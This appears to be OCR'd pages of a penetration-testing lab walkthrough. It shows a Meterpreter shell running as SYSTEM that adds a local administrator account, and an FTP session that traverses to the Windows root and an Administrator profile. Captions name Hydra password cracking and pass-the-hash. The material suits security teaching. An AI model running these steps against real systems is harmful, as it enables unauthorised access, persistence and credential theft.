
```
meterpreter > shell
Process 4060 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights
    reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user /add testAcc Password
net user /add testAcc Password
The command completed successfully.


C:\Windows\system32>net localgroup administrators testAcc
     /add
```

```
net localgroup administrators Me /add
The command completed successfully.
```

N FTP Username



O Hydra FTP Password Crack



P FTP Test User Session

```
root@kali:~# ftp 192.168.0.10

Connected to 192.168.0.10.
220 ArGoSoft FTP Server, Version 1.05 (1.0.5.3)

Name (192.168.0.10:root): test
331 User name OK, need password

Password:
230 User test logged in successfully
Remote system type is Windows_NT.

ftp> ls
200 Port command successful
150 Opening binary data connection
02-02-17  01:31PM       <DIR>          .
02-02-17  01:31PM       <DIR>          ..
226 Transfer complete

ftp> cd /..
250 Requested file action OK, completed

ftp> ls
200 Port command successful
c150 Opening binary data connection
02-02-17  01:36PM       <DIR>          $Recycle.Bin
06-10-09  09:42PM                 24 autoexec.bat
06-17-13  08:58PM       <DIR>          Boot
07-14-09  01:39AM             383562 bootmgr
06-17-13  08:58PM               8192 BOOTSECT.BAK
06-10-09  09:42PM                 10 config.sys
02-02-17  01:33PM       <DIR>          data
07-14-09  04:53AM       <DIR>          Documents and
    Settings
10-30-17  09:15AM                  0 IO.SYS
10-30-17  09:15AM                  0 MSDOS.SYS
02-01-17  04:46PM           99999999 pagefile.sys
07-14-09  02:37AM       <DIR>          PerfLogs
10-30-17  09:15AM       <DIR>          Program Files
02-02-17  04:56PM       <DIR>          ProgramData
06-17-13  12:07PM       <DIR>          Recovery
11-20-17  05:48PM       <DIR>          System Volume
    Information
```

```
02-02-17  01:31PM       <DIR>          test
02-02-17  01:35PM       <DIR>          Users
10-30-17  09:15AM       <DIR>          Windows
226 Transfer complete

ftp> cd Users
250 Requested file action OK, completed

ftp> ls
200 Port command successful
150 Opening binary data connection
02-02-17  01:35PM       <DIR>          .
02-02-17  01:35PM       <DIR>          ..
11-15-16  03:34PM       <DIR>          Administrator
02-02-17  01:36PM       <DIR>          Administrator.
   UADTARGETNET
07-14-09  04:53AM       <DIR>          All Users
07-14-09  07:18AM       <DIR>          Default
07-14-09  04:53AM       <DIR>          Default User
07-14-09  04:41AM                  174 desktop.ini
07-14-09  07:26AM       <DIR>          Public
02-01-17  04:57PM       <DIR>          Test
06-17-13  12:08PM       <DIR>          User
226 Transfer complete

ftp> cd Administrators.UADTARGETNET
550 Requested directory not found

ftp> cd Administrator.UADTARGETNET
250 Requested file action OK, completed

ftp> ls
200 Port command successful
150 Opening binary data connection
02-02-17  01:36PM       <DIR>          .
02-02-17  01:36PM       <DIR>          ..
02-02-17  01:35PM       <DIR>          AppData
02-02-17  01:35PM       <DIR>          Application Data
02-02-17  01:36PM       <DIR>          Contacts
02-02-17  01:35PM       <DIR>          Cookies
11-20-17  07:52PM       <DIR>          Desktop
02-02-17  01:36PM       <DIR>          Documents
02-02-17  01:36PM       <DIR>          Downloads
02-02-17  01:36PM       <DIR>          Favorites
02-02-17  01:36PM       <DIR>          Links
02-02-17  01:35PM       <DIR>          Local Settings
```

```
02-02-17  01:36PM       <DIR>          Music
02-02-17  01:35PM       <DIR>          My Documents
02-02-17  01:35PM       <DIR>          NetHood
11-20-17  07:52PM               786432 NTUSER.DAT
11-20-17  07:52PM               262144 ntuser.dat.LOG1
02-02-17  01:35PM                    0 ntuser.dat.LOG2
02-03-17  01:38PM                65536 NTUSER.DAT{6
    cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
02-03-17  01:38PM               524288 NTUSER.DAT{6
    cced2f1-6e01-11de-8bed-001e0bcd1824}.
    TMContainer00000000000000000001.regtrans-ms
02-03-17  01:38PM               524288 NTUSER.DAT{6
    cced2f1-6e01-11de-8bed-001e0bcd1824}.
    TMContainer00000000000000000002.regtrans-ms
02-02-17  01:35PM                   20 ntuser.ini
02-02-17  01:36PM       <DIR>          Pictures
02-02-17  01:35PM       <DIR>          PrintHood
02-02-17  01:35PM       <DIR>          Recent
02-02-17  01:36PM       <DIR>          Saved Games
02-02-17  01:36PM       <DIR>          Searches
02-02-17  01:35PM       <DIR>          SendTo
02-02-17  01:35PM       <DIR>          Start Menu
02-02-17  01:35PM       <DIR>          Templates
02-02-17  01:36PM       <DIR>          Videos
226 Transfer complete
```

Q Pass The Hash